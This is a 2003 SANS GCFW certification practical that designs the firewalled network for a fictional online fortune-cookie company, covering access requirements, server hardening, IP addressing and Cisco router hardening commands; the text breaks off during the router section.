



# Global Information Assurance Certification Paper

Copyright SANS Institute  
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

# **SANS GIAC Certified Firewall Analyst (GCFW)**

## **Practical Assignment**

Version 1.9 (Revised January 20, 2003)

**Babu Veerappa Srinivas**  
**May 2003**

© SANS Institute 2003, Author retains full rights

## Table of Contents

<b>Security Architecture .....</b>	<b>5</b>
Introduction .....	5
IT Services Details.....	6
Access Requirements.....	6
Partners .....	6
Suppliers.....	7
Mobile workers.....	8
Internal Users .....	8
Customers .....	9
Other IT Services.....	9
Service Access requirement Summary .....	11
Server Details .....	12
Database Server.....	12
Web Server.....	12
Transaction Server .....	12
Billing Server.....	13
Mail Server.....	13
Mail Server (Relay) .....	13
Syslog Server .....	13
NTP Server.....	13
Proxy Server .....	14
File and Print Server .....	14
GIAC-FCS Network Design Details .....	16
Cisco 2621 Router .....	16
Checkpoint Firewall-1 .....	16
Checkpoint VPN-1 .....	18
IP Addressing Details .....	18
<b>Security Policy.....</b>	<b>20</b>
Router Hardening .....	20
Introduction.....	20
Interactive Access.....	20
Login Banners.....	21
Password Management .....	22
CDP .....	24
TCP and UDP Small Servers.....	24
Finger Server .....	24
HTTP Server.....	24
Bootp Server.....	24
IP Source Routing.....	25
Proxy ARP .....	25
IP Directed Broadcast.....	25

IP Unreachables, Redirects, Mask Replies.....	25
SNMP service .....	26
Enable time synchronization .....	26
Enable logging .....	26
Anti-spoofing with access list.....	27
Firewall Policy.....	27
Firewall Rule base .....	30
Firewall Rules details.....	30
VPN Policy .....	35
Firewall policy implementation Tutorial .....	40
Creating Firewall Object.....	41
Configuring Implied rules .....	47
Creating Server objects .....	49
Creating User object .....	52
Creating the user group object.....	52
Creating Network group object .....	53
Creating Rules .....	54
<b>Firewall Policy Verification .....</b>	<b>61</b>
Audit.....	61
Audit Cost .....	61
Approach .....	61
Firewall host audit.....	63
Audit By rule .....	63
Audit findings .....	77
Other recommendations .....	77
<b>Design under Fire .....</b>	<b>79</b>
Attack against the firewall.....	80
Denial of service attack .....	84
Attack against internal system.....	87
<b>References .....</b>	<b>91</b>

## Abstract

This document will demonstrate network security requirements needed to secure a small online e-business firm named GIAC-FCS, which sells online fortune cookie sayings. Since it is a small startup company, investors are not willing to spend too much on the network infrastructure, but are keen in having robust security.

This document is organized into four sections

### Section 1

In this section we will discuss about the business operations of GIAC-FCS, IT service requirements, access requirements for various users and a network architecture which is secure enough to protect the business interest of GIAC-FCS

### Section 2

This section explain the security policy or the ruleset which are configured on border router, firewall and VPN deployed by GIAC-FC. Also it provides a detailed configuration tutorial of firewall

### Section 3

In this section, methodology for the technical audit/rule verification of firewall is discussed. It provides information about any design flaws and improvement details. It also provides information on firewall rules, their order and modifications of rules or order of rules if any.

### Section 4

This section discusses about the plan to attack the network infrastructure of previous design. The different types of attack considered are attack on firewall, denial of service attack on the network and attack on internal host

## Section 1

### Security Architecture

#### Introduction

GIAC-FCS is a startup online e-business company based in US selling fortune cookie sayings. Since it is a startup company, its investors are concerned about investing too much on network infrastructure, but are keen in having robust security. It has invested sufficiently to get the operations up and running. As the company grows, they are willing to expand the network accordingly.

To support GIAC-FCS business, there are very few partners, many suppliers, mobile workforce, onsite employees and customers. All these users will use GIAC-FCS network for their day to day activities. Mode of access and level of access to various network services differ based on the requirement of each user category.

User Category	Activity
Customers	Customer will interact with GIAC-FCS through their website to purchase fortune cookie sayings
Partners	Partners will access GIAC-FCS through website to access fortune cookie sayings, translate into a different language and resell
Suppliers	Suppliers will submit the fortune cookie sayings developed, through GIAC-FC website
Mobile workers	Mobile workers will need to communicate with GIAC-FCS network remotely to carryout their day to day job
Internal employees	Internal users use GIAC-FCS infrastructure for the day to day work

## IT Services Details

Before proceeding further to discuss about the access requirements to each of the user category, it is meaningful to provide details about the IT services details which enables GIAC-FCS to operate its business.

Service	Scope Definition
GIAC-FCS Web Server	Anybody can access this server to view online product catalog, language options, purchase details and secure access to restricted pages like shopping basket, checkout, partner/supplier secure web pages
Mail Server	Provides email services to all users of GIAC-FCS
Mail relay	Provides mail relay services
Database Server	It stores fortune sayings, transaction details such as purchases, sales and inventory.
Transaction Server	This is web based transaction server, which helps in providing secure online transaction for customers and secure access to partners and suppliers
Billing Server	This server is mainly used for accounting purposes. It gets the details of transactions from database server and creates invoices, payment bills etc for partners and suppliers.
File & Print Server	Serves internal GIAC-FCS users, providing centralized print and file services
Proxy Server	Provides DNS service & internet access to all internal users of GIAC-FCS

## Access Requirements

The most important aspect of providing security to GIAC-FCS is defining and determining the access requirements to each user category. This is because, every user need not have access to every other services. We need to follow two important policies viz need to know policy and least privilege policy. While defining access restrictions, we need to give emphasis and clear definition on two aspects,

- Specific services required by each user category and
- The different user category

We have five broad categories of users, which are defined in the following sections.

## Partners

GIAC-FCS has four partners, one each in UK, Singapore, South Africa and Australia. These partners will purchase fortune cookie sayings from GIAC-FCS, translate into local language and resell them. Partners need to regularly interact with GIAC-FCS for getting fortune cookie sayings. For this, partners will use the

secure web interface (SSL enabled) using GIAC-FCS web server. In turn the web server will provide a link to connect to transaction server which provides them with various web forms and controls to collaborate on all issues specific to procurement of fortune cookie sayings, tracking order requests, payments etc. Sometimes partners and GIAC-FCS users will transact using e-mail as the means. To secure this communication they will use PGP. PGP keys will be exchanged in a secure manner.

As an added security measure partners, will have to procure client side certificate from any public certificate provider (Like verisign, Baltimore etc). Additionally GIAC-FCS will provide user ID and Password to login to partner specific website.

Partners		
Service	Protocol	Port
GIAC-FCS Web Server	HTTP, HTTPS	80/TCP, 443/TCP
GIAC-FCS Transaction Server	HTTPS	443/TCP
GIAC-FCS Mail Server (Relay)	SMTP	25/SMTP
GIAC-FCS Database Server	No Access	No Access
GIAC-FCS Billing Server	No Access	No Access
GIAC-FCS File & Print Server	No Access	No Access
GIAC-FCS Proxy Server	No Access	No Access

## Suppliers

GIAC-FCS had entrusted the work of development of some fortune sayings to many of their suppliers. These suppliers are spread across globally and provide fortune sayings developed by their own or derived from their respective holy books like Bible, Kuran, Mahabharat, Ramayan and I Ching.

Suppliers need to regularly interact with GIAC-FCS for supplying fortune sayings. For this, suppliers will use the secure web interface (SSL enabled) using GIAC-FCS web server. In turn the web server will provide a link to connect to transaction server which provides them with various web forms and controls to collaborate on all issues specific to fresh order of fortune cookie sayings, tracking order requests, payments etc. Sometimes suppliers and GIAC-FCS users will transact using e-mail as the means. To secure this communication they will use PGP

As an added security measure suppliers, will have to procure client side certificate from any public certificate provider (Like verisign, Baltimore etc). Additionally GIAC-FCS will provide user ID and Password to login to partner specific website. This user database is residing on this server in an encrypted format.



Suppliers		
Service	Protocol	Port
GIAC-FCS Web Server	HTTP, HTTPS	80/TCP, 443/TCP
GIAC-FCS Transaction Server	HTTPS	443/TCP
GIAC-FCS Mail Server (Relay)	SMTP	25/SMTP
GIAC-FCS Database Server	No Access	No Access
GIAC-FCS Billing Server	No Access	No Access
GIAC-FCS File & Print Server	No Access	No Access
GIAC-FCS Proxy Server	No Access	No Access

### Mobile workers

Mobile workers (Largely sales force) will access the internal resources of GIAC-FCS using SecuRemote VPN client software that works with Checkpoint firewall. In addition to VPN software, each of the remote users will have Symantec antivirus and Zone alarm pro personal firewall loaded on to their system. Due to the security reasons, mobile employees are not allowed to access the SQL database directly either to upload or download any fortune sayings. But they can access billing server for order, purchase and dispatch details. Also they can just see the contents of web server. For any important information to be sent to the corporate office, they use mail with PGP

Mobile Workers		
Service	Protocol	Port
GIAC-FCS Web Server	HTTP, HTTPS	80/TCP, 443/TCP
GIAC-FCS Transaction Server	HTTPS	443/TCP
GIAC-FCS Mail Server	POP3	110/TCP
GIAC-FCS Database Server	No Access	No Access
GIAC-FCS Billing Server	Custom	2385
GIAC-FCS File & Print Server	No Access	No Access
GIAC-FCS Proxy Server	No Access	No Access

### Internal Users

To carryout their day to day operations, internal users will have to access mail server and billing server. Billing server has a web interface and works on custom port number 2385. All GIAC-FCS internal users will have access to web as well as transaction server also. Few of the users need to upload the fortune sayings to database and they require to access database server on port 1433. Internal users will use proxy server to go to internet.

Internal Users		
Service	Protocol	Port
GIAC-FCS Web Server	HTTP, HTTPS	80/TCP, 443/TCP
GIAC-FCS Transaction Server	HTTPS	443/TCP
GIAC-FCS Mail Server	POP3	110/TCP
GIAC-FCS Database Server	SQL	1433/TCP
GIAC-FCS Billing Server	Custom Protocol	2385
GIAC-FCS File & Print Server	Custom Protocol	Full Access
GIAC-FCS Proxy Server	HTTP, HTTPS, FTP,	Full Access

### Customers

GIAC-FCS sells fortune sayings through its web site. Customers can view product catalog and pricing information. When they decide to purchase fortune sayings, he/she will be directed to transaction server (Secure transaction using SSL). Customers may also need to communicate with GIAC-FCS employees using e-mail.

Customers		
Service	Protocol	Port
GIAC-FCS Web Server	HTTP, HTTPS	80/TCP, 443/TCP
GIAC-FCS Transaction Server	HTTPS	443/TCP
GIAC-FCS Mail Server (Relay)	SMTP	25/SMTP
GIAC-FCS Database Server	No Access	No Access
GIAC-FCS Billing Server	No Access	No Access
GIAC-FCS File & Print Server	No Access	No Access
GIAC-FCS Proxy Server	No Access	No Access

### Other IT Services

Apart from the above access requirements for different user groups, we need to define access requirement for few IT services also.

Since the transaction server contacts SQL 2000 server, we need to open port on firewall for this server to access SQL server on port 1433

Internal users' uses mail server for mail transactions, SMTP port 25 has to be opened on the firewall, both inbound as well as outbound. Since we require resolving the domain name for mails, we need to have DNS outbound access

All the servers in the network require to access NTP server to synchronize the clock and hence we need to open port 123 for this server in firewall.

All the servers in the network require accessing Syslog server to send the log data and hence we need to open port 514 for this server on firewall.

All internal users connect to internet using the proxy server and hence proxy server will need outbound access for HTTP, HTTPS, FTP and DNS. Also they will connect to internal mail server over POP3

Administrators administering all the servers will use SSH for administration purposes. Firewall and router will be accessed directly through console..

**Note on traffic direction**

All traffic from internal network to internet is termed as outbound

All traffic from internal network to transaction network is termed as outbound

All traffic from internal network to monitoring network is termed as outbound

All traffic from internal network to secure network is termed as outbound

All traffic from internet to transaction network is termed as inbound

All traffic from transaction network to secure network & monitoring network is termed as inbound

All traffic from mobile users to GIAC-FCS network is termed as VPN access

© SANS Institute 2003, Author retains full rights.

**Service Access requirement Summary**

Service	Internal Users		Internet Users		Remote Users		Partners		Suppliers	
	Service	Access Direction	Service	Access Direction	Service	Access Direction	Service	Access Direction	Service	Access Direction
Mail Server	SMTP	Direct	No Access		SMTP	Inbound	No Access		No Access	
Mail Relay	No Access		SMTP	Inbound	No Access		SMTP	Inbound	SMTP	Inbound
Web Server	HTTP HTTPS	Outbound	HTTP HTTPS	Inbound	HTTP HTTPS	Inbound	HTTP HTTPS	Inbound	HTTP HTTPS	Inbound
Transaction Server	HTTPS	Outbound	HTTPS	Inbound	HTTPS	Inbound	HTTPS	Inbound	HTTPS	Inbound
Database Server	SQL on 1433	Outbound	No Access		No Access		No Access		No Access	
Billing Server	Port 2385	Outbound	No Access		Port 2385	Inbound	No Access		No Access	
File & Print Server	Full Access	Internal	No Access		No Access		No Access		No Access	
Proxy Server	HTTP HTTPS FTP DNS	Outbound	No Access		No Access		No Access		No Access	

## Server Details

### Database Server

GIAC-FCS has decided to go along with Microsoft SQL 2000 as their main database server. It is installed on a hardened Windows 2000 server with SP3. It is benchmarked against NSA's nsa-w2k\_server.inf template using CIS benchmarking and scoring tool. It is installed as standalone server. MS SQL2000 uses TCP port 1433. This database will accept connections from transaction server on port 1433. GIAC-FC partners, suppliers and customers will access this database through transaction server. Apart from this internal users access this database through billing server on port 2385. For any database modification, in terms of modifying fortune cookies, internal users will directly access database on port 1433. To check data integrity, Tripwire version 4.0 is installed on this server.

### Web Server

The web server used here is Microsoft IIS 2000 on hardened Windows 2000 server with SP3. It is benchmarked against NSA's nsa-w2k\_server.inf template using CIS benchmarking and scoring tool. It is installed as standalone server. Further IIS lockdown tool version 2.1 is used to harden the web server. Customers, partners, suppliers and general users access GIAC-FCS website for general information on port 80. This server does not contain any sensitive information except for product information, description and approximate cost. There are discounts for bulk purchases and hence the cost displayed on this web server will have less importance. Actual costing will be provided once the user decides to purchase fortune sayings. If a prospective buyer wants to purchase fortune sayings, he will be redirected to transaction server. Also there are different web pages for partner and suppliers which will be redirected to transaction server. Here they can view respective information published on this server. To access this page they need to use login ID and password. Since GIAC has very few partners and suppliers, they have decided to maintain the user ID and password manually and distribute using secure means. Apart from it is mandatory for all partners and suppliers to have client side certificate issued from any public certificate provider (Like Verisign, Baltimore etc).

### Transaction Server

This is custom built application for GIAC-FCS and the primary role of this server is to perform all sales transaction on GIAC-FCS web site securely. Any user who wants to purchase online can do so without having any user ID and Password. Whenever a transaction is made (to purchase fortune sayings), this server contacts database server and gets the required fortune sayings for the customer. This will be provided as separate link/url in the web interface. Also it helps partners/suppliers to upload fortune sayings to the database. Whenever partners

and suppliers access the database through transaction server, this information is logged in billing server for inventory purposes. This application does not store any user information or credit card information. Also this application has a separate secure website providing secure interface for suppliers and partners. This area is accessible to users having valid user ID and password. This application is installed on hardened Linux. It is benchmarked using CIS benchmarking and scoring tool. To check data integrity, Tripwire version 4.0 is installed on this server

### **Billing Server**

This is custom built accounting application for GIAC-FCS and the primary role of this server is to perform all billing activities of GIAC-FCS partners and suppliers. This maintains inventory, billing, invoicing, payment details etc. It is installed on hardened Windows 2000 server with SP3. It is benchmarked against NSA's nsa-w2k\_server.inf template using CIS benchmarking and scoring tool. It is installed as standalone server. To check data integrity, Tripwire version 4.0 is installed on this server

### **Mail Server**

Sendmail version 8.12.9 is used as mail server. It is installed on hardened Redhat Linux 8.0 operating system. This server caters to internal users. Microsoft Outlook 2000 is mail client used by all GIAC-FC employees. For any sensitive mail, all users use PGP personal version 8.0.2 Tripwire version 4.0 is installed on this server

### **Mail Server (Relay)**

Qmail version 1.03 is used as mail transfer agent (Relay). It is installed on hardened Redhat Linux 8.0 operating system. This server caters to general public including partners, customers and suppliers. For any sensitive mail, partners & suppliers use PGP personal version 8.0.2

### **Syslog Server**

Syslogd demon of Redhat Linux 8.0 is used as syslog server. This server logs enabled logging information from router, webserver mail server and transaction server. It listens on UDP port 514. Since the data in this server is very critical, at the end of the day it is backed up on WORM media. Tripwire version 4.0 is installed on this server

### **NTP Server**

This is installed on hardened Redhat Linux 8.0 operating system. All servers in the network refer to this time server for synchronization. This server in turn

connects to NTP server on UDP port 123, maintained by NIST at California, USA. The domain name and details of this server is,

Name: nist1.datum.com

IP Address: 66.243.43.21


### Proxy Server

Squid version 2.5 on Redhat Linux 8.0 is used as proxy server. All internal users use this server to connect to internet on protocol HTTP, HTTPS, DNS and FTP. DNS server is installed on this server for internal users and hence outbound port 53 has to be enabled for this server.

### File and Print Server

This server provides centralized file storage and print services to all GIAC-FCS internal users. This service is accessible only through local LAN. Server is Windows 2000 with SP3. It is benchmarked against NSA's nsa-w2k\_server.inf template using CIS benchmarking and scoring tool. This is domain controller for other windows clients. Also this runs DHCP services, to provide IP address for all desktops and laptops of internal users. Tripwire version 4.0 is installed on this server

© SANS Institute 2003, Author retains full rights





## ***GIAC-FCS Network Design Details***

The diagram above depicts the overall structure of GIAC-FCS network. In previous section we discussed about services required for the operations of GIAC-FCS business. There are four major security components in this diagram viz

- Checkpoint Firewall-1 NG with FP3
- Checkpoint VPN-1 with FP3
- Cisco 2621 router
- Squid proxy

In previous section we have already discussed about proxy server. In this section we will discuss more about first three products.

### **Cisco 2621 Router**

Routers are primarily used for routing packets. With the advancement of internet and its applications, users with malicious intent are also growing. To counter this router manufacturers are incorporating many security features along with its primary function. Hence routers act as first line of defense in “defense in depth” approach. Basic router performs many security functions such as blocking private IP addresses, land attacks, preventing spoofed packets and packet filtering.

GIAC-FCS uses Cisco 2621 router for internet connectivity. The link is of 512 Kbps bandwidth. This router caters to the current link bandwidth and can cater for future expansion also. It has two serial ports, two Ethernet ports and one ISDN BRI port. The primary link is leased line and the backup for this would be ISDN. The IOS currently running is version 12.2.8 All logging details are logged to syslog server and its time is synchronized with NTP server inside the GIAC-FCS network.

### **Checkpoint Firewall-1**

Firewall can be considered second in line of defense next to routers. Routers perform packet filtering. Current firewalls use Stateful inspection technology. One of the primary Stateful inspection firewall is Checkpoint. It has very large installed base very user friendly to configure through GUI interface. Firewall plays an important role in securing perimeter network. Because of ease of use, after sales support availability and popularity, GIAC-FCS has opted to go along with Checkpoint firewall. Another aspect of opting for this solution is its integrated VPN capability and flexibility in adding extra network interface cards so the we can create more number of security zones. Also Checkpoint has excellent logging capability and can help in case of investigating any security incident in the GIAC-FCS network.

This firewall is installed on hardened windows 2000 server in standalone mode. CIS benchmarking tool is used to score the security level

**Windows NT/2000 Security Scoring Tool v2.1.6**

File Scoring Reporting Benchmarks Help

**THE CENTER FOR INTERNET SECURITY<sup>SM</sup>**

Computer: **GIAC-ENTERPRISE** **OVERALL SCORE: 8.1**

Scan Time: 10/01/2001 00:40:24

**Scoring**

**SCORE**

Select Security Template: **CIS-Win2K-Level-I-v1.1.7.inf**

Refresh Template Directory

**HFNetChk Options**

☒ Use Local HFNetChk Database.

mssecure.xml

☐ Do not evaluate file checksum.

☐ Do not perform registry checks.

☐ Verbose output.

**Compliance Verification**

INF File Comparison Utility

**Group Policy - Domain Users Only**

Export Effective Group Policy

**Service Packs and Hotfixes**

Service Pack Level: 3 Score: 1.25

Hotfixes Missing: 15 Score: 0

**Account and Audit Policies**

Passwords over 90 Days: 0 Score: 0.8333

Policy Mismatches: 0 Score: 0.8333

Event Log Mismatches: 0 Score: 0.8333

**Security Settings**

Restrict Anonymous: 2 Score: 1.25

Security Options Mismatches: 0 Score: 1.25

**Additional Security Protection**

Available Services Mismatches: 6 Score: 0

User Rights Mismatches: 0 Score: 0.625

NoLMHash: NTFS: 0 Score: 0.625

Registry and File Permissions: 0 Score: 0.625

**Reporting**

Summary Report Hotfix Report User Report Service Report Scan Log Debug Log

Designed by Kerry Steele, Corey Badeaux, Paul Bible and Ron King.  
Please direct all feedback to: [Win2k-Feedback@cisecurity.org](mailto:Win2k-Feedback@cisecurity.org)

Firewall has five interfaces for different services. They are,

- External network
- Secure network
- Transaction network
- Monitoring network and
- Internal network

The external interface directly connects to GIAC-FCS router. Except for the protection provided by the router, there is no additional security in this section. All internet traffic flows through this interface.

Secure network hosts SQL database and Billing server. Traffic from internal network and transaction network is only allowed. There is no outgoing traffic from this network except to syslog server and NTP server.

Transaction network hosts all servers which can be accessed from the internet. Hence this network hosts web server, transaction server and mail server. Prospective fortune sayings buyers, partners and suppliers access this web. Both inbound as well as outbound access from any hosts is provided to this network

Monitoring network hosts syslog server and NTP server. All servers send log information to syslog server and get time synchronization details from NTP server. NTP server is provided outbound access to NIST time server. Administrators will login at the console for the monitoring purposes.

Internal network hosts users, proxy server and print & file server. Only outbound connections are allowed in this network.

### **Checkpoint VPN-1**

VPN allows cost effective private network connectivity to roaming users through internet. GIAC-FCS mobile workforce uses this facility to connect to the corporate network. They will use this service to access mails and track orders and delivery details.

GIAC-FCS uses integrated Checkpoint VPN solutions for various reasons. It is tightly integrated with Checkpoint firewall and both firewall and VPN can be managed using single interface. Mobile users connect to this VPN server using Checkpoint Securemote client. This client software is installed on every mobile user's laptop. VPN server authenticates these users based on user ID and password provided and upon successful authentication they can establish a secure encrypted communication channel through internet to GIAC-FCS network, there by accessing the network services securely.

### **IP Addressing Details**

This section provides information about the IP addressing scheme used in GIAC-FCS network. ISP has provided a pool of valid IP address range of 203.200.56.192/27. This will give GIAC-FCS 30 addresses from 203.200.56.193 to 203.200.56.222. Apart from this GIAC-FCS uses four non routable IP address range viz 192.168.10.0/24, 192.168.20.0/26, 192.168.30.0/26 and 192.168.40.0/26

**Internal Network**

Host	Assigned IP Address	Translated IP address
Internet Proxy	192.168.10.2	203.200.56.200
Mail Server	192.168.10.3	
File & Print Server	192.168.10.4	-NA-
Firewall Interface	192.168.10.1	-NA-
Internal workstation	192.168.10.26 to 192.168.10.240	-NA-

**Monitoring Network**

Host	Assigned IP Address	Translated IP address
Syslog Server	192.168.30.2	-NA-
NTP Server	192.168.30.3	203.200.56.218
Firewall Interface	192.168.30.1	-NA-

**Secure Network**

Host	Assigned IP Address	Translated IP address
Database Server	192.168.20.2	-NA-
Billing Server	192.168.20.3	-NA-
Firewall Interface	192.168.20.1	-NA-

**Transaction Network**

Host	Assigned IP Address	Translated IP address
Web Server	192.168.40.2	203.200.56.215
Mail Server (Relay)	192.168.40.3	203.200.56.216
Transaction Server	192.168.40.4	203.200.56.217
Firewall Interface	192.168.40.1	-NA-

**External Network**

Host	Assigned IP Address	Translated IP address
Router Ethernet Interface	203.200.56.212	-NA-
Firewall External Interface	203.200.56.211	-NA-

## Section 2

### Security Policy

#### Router Hardening

##### Introduction

This document details the various methods of configuring and improving various aspects of security on Cisco routers. GIAC-FCS uses Cisco 2621 router.

##### Interactive Access

- The access to the router should be through the console port only. The console session should be closed when not in use.
- The console port should be configured for inactivity time-outs. The recommended value suitable for most operations is 2 minutes and 30 seconds. The IOS commands to do so are as follows:

```
Router# config terminal
Router(config)# line console 0
Router(config-line)# exec-timeout 2 30
Router(config-line)# exit
Router(config)# exit
```

- The terminal (computer), which is used for accessing the router should be a secure, standalone machine and should be protected from unauthorized access.
- Logging should be enabled for all console port sessions to keep track of who has logged in at what time. Logging can be done to an external Syslog server. The IOS commands to achieve the same have been listed below

```
Router# config terminal
Router(config)# logging <ip-addr of Syslog server( 192.168.30.2)>
Router(config)# service timestamps log uptime
Router(config)# line console 0
Router(config-line)# logging synchronous all
Router(config-line)# exit
Router(config)# exit
```

- The auxiliary port should also be disabled. The IOS command for disabling login on the auxiliary port is as follows

```
Router # config terminal
```

```
Router(config)# line aux 0
Router(config-line)# transport input none
Router(config-line)# login local
Router(config-line)# exec-timeout 0 1
Router(config)# no exec
Router(config-line)# end
Router(config)# exit
```

- Login on the virtual terminal lines should be disabled, if remote administration is not absolutely necessary. Remote administration is inherently dangerous because anyone with a network sniffer on the right LAN segment can acquire the router passwords and would then be able to take control of the router.

```
Router # config terminal
Router(config)# line vty 0 4
Router(config-line)# no login
Router(config-line)# no exec
Router(config-line)# transport input none
Router(config-line)# exit
```

For reader's clarity, this configuration is shown. But this configuration is not part of GIAC-FCS router configuration

- The VTY ports should be configured for inactivity time-outs. The recommended value suitable for most operations is 2 minutes and 30 Seconds. The IOS commands to do so are as follows:

```
Router# config terminal
Router(config)# line vty 0 4
Router(config-line)# exec-timeout 2 30
Router(config-line)# exit
Router(config)# exit
```

Similarly, enabling TCP keepalives on incoming connections (with service **tcp-keepalives-in**) can help to guard against both malicious attacks and "orphaned" sessions caused by remote system crashes.

## Login Banners

A login banner, which includes a legal notice, should be set up on the router. Logging banners can be configured using the following IOS command.

```
Router # config terminal
Router(config)# banner login < This system is for the use of authorized users
only. Individuals using this computer system without authority, or in excess of
their authority, are subject to having all of their activities on this system
monitored and recorded by system personnel. Anyone using this system expressly
consents to such monitoring and is advised that if such monitoring reveals
```

*possible evidence of criminal activity, system personnel may provide the evidence of such monitoring to law enforcement officials. >*

**Router(config)#exit**

**Router(config)# banner exec** < This system shall be used only by authorized personnel. Any unauthorized use of the system is unlawful, and may be subject to civil and/or criminal penalties. Any use of the system may be logged or monitored without prior notice, and that the resulting logs may be used as evidence in court >

**Router(config)#exit**

**Router(config)# banner motd** < This system shall be used only by authorized personnel. Any unauthorized use of the system is unlawful, and may be subject to civil and/or criminal penalties. Any use of the system may be logged or monitored without prior notice, and that the resulting logs may be used as evidence in court >

**Router(config)#exit**

## Password Management

There are two password protection schemes in Cisco IOS. Type 7 uses the Cisco-defined encryption algorithm, which is considered as insecure. Type 5 uses an MD5 hash, which is much stronger when compared to type 7.

The privilege login password should be set with secret and should be serviced for Password encryption using MD5 hashing. Use argument "5" followed by the password for MD5 support. On the Cisco IOS, this can be achieved as follows

```
Router # config terminal
Router(config)# service password-encryption
Router(config)# enable secret 5 < password >
Router(config)# exit
Router #
```

- The service password-encryption command directs the IOS software to encrypt the passwords, CHAP secrets, and similar data that are saved in its configuration file. This is useful for preventing casual observers from reading clear-text passwords, for example, when they happen to look at the screen over an administrator's shoulder.
- It is also recommended to use username and password protection for access to the user mode on the router. This protects the first level of access to the router.

```
Router # config terminal
Router(config)# username <username> password <password>
Router(config)# line con 0
Router(config-line)# login local
Router(config-line)# line vty 0 4
```



```
Router(config-line)# login local
Router(config-line)#line aux 0
Router(config-line)# login local
```

The table below lists some of the services offered on Cisco routers, that are relevant to security and needs to be disabled.

Feature	Description	Default	Recommendation
Cisco Discovery Protocol (CDP)	Proprietary layer 2 protocol between Cisco devices.	Enabled	CDP is almost never needed, disable it
TCP small servers	Standard TCP network services: echo, chargen, etc.	11.3: disabled 11.2: enabled	This is a legacy feature, disable it explicitly.
UDP small servers	Standard UDP network services: echo, discard, etc.	11.3: disabled 11.2: enabled	This is a legacy feature, disable it explicitly.
Finger	Unix user lookup service, allows remote listing of users.	Enabled	Unauthorized persons don't need to know this, disable it.
HTTP server	Some Cisco IOS devices offer web-based configuration.	Varies by device	If not needed, explicitly disable it, otherwise restrict access.
Bootp server	Service to allow other routers to boot from this router.	Enabled	This is rarely needed and may open a security hole, disable it
